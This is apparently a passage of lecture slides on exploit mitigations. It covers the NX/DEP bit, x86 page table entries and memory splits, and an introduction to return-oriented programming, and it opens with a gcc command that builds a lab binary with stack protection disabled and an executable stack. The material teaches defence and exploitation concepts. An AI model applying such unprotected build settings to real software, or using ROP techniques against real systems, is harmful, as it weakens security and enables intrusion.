gcc -m32 -fno-stack-protector -zexecstack -o ./overflow2 ./overflow2.c
```

No eXecute (NX)

- -zexecstack
- Also known as **Data Execution Prevention (DEP)**, this protection marks writable regions of memory as non-executable.
- This prevents the processor from executing in these marked regions of memory.




No eXecute (NX)



After the function returns, the program will set the instruction pointer to 0xbfff0000 and attempt to execute the instructions at that address. However, since the region of memory mapped at that address has no execution permissions, the program will crash.

No eXecute (NX)



Thus, the attacker's exploit is thwarted.

Data Execution Prevention (DEP): No eXecute bit (NX)

NX bit is a CPU feature

- On Intel CPU, it works only on x86_64 or with Physical Address Extension (PAE) enable


Enabled, it raises an exception if the CPU tries to execute something that doesn't have the NX bit set

The NX bit is located and setup in the Page Table Entry


Page Table

- Each process in a multi-tasking OS runs in its own memory sandbox.
- This sandbox is the **virtual address space**, which in 32-bit mode is **always a 4GB block of memory addresses**.
- These virtual addresses are mapped to physical memory by **page tables**, which are maintained by the operating system kernel and consulted by the processor.
- Each process has its own set of page tables.


Linux User/Kernel
Memory Split




Windows, default
memory split




Windows booted
with /3GB switch



Page Table




To each virtual page there corresponds one **page table entry** (PTE) in the page tables, which in regular x86 paging is a simple 4-byte record shown below:



Data Execution Prevention (DEP): No eXecute bit (NX)

- The last bit is the NX bit (exb)
 - 0 = disabled
 - 1 = enabled



Return-oriented programming (ROP)

ROP Introduction


- When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC

[1] -Buchanan, E.; Roemer, R.; Shacham, H.; Savage, S. (October 2008)

- Return-Oriented Programming: Exploits Without Code Injection

[2] - Shacham, Hovav; Buchanan, Erik; Roemer, Ryan; Savage, Stefan.
Retrieved 2009-08-12.


Return Oriented Programming



Return-Oriented Programming



is A lot like a ransom
note, BUT instead of cutting
cut letters from magazines,
YOU ARE cutting out
instructions from text
segments

Ordinary programming: the machine level




- Instruction pointer (EIP) determines which instruction to fetch & execute
- Once processor has executed the instruction, it automatically increments EIP to next instruction
- Control flow by changing value of EIP

EIP




- Instruction pointer (EIP) determines which instruction to fetch & execute
- Once processor has executed the instruction, it automatically increments EIP to next instruction
- Control flow by changing value of EIP

Return-oriented programming: the machine level




- *Stack pointer* (ESP) determines which instruction sequence to fetch & execute
- Processor doesn't automatically increment ESP; — but the “ret” at end of each instruction sequence does

ESP – Always pointing to the top of the stack

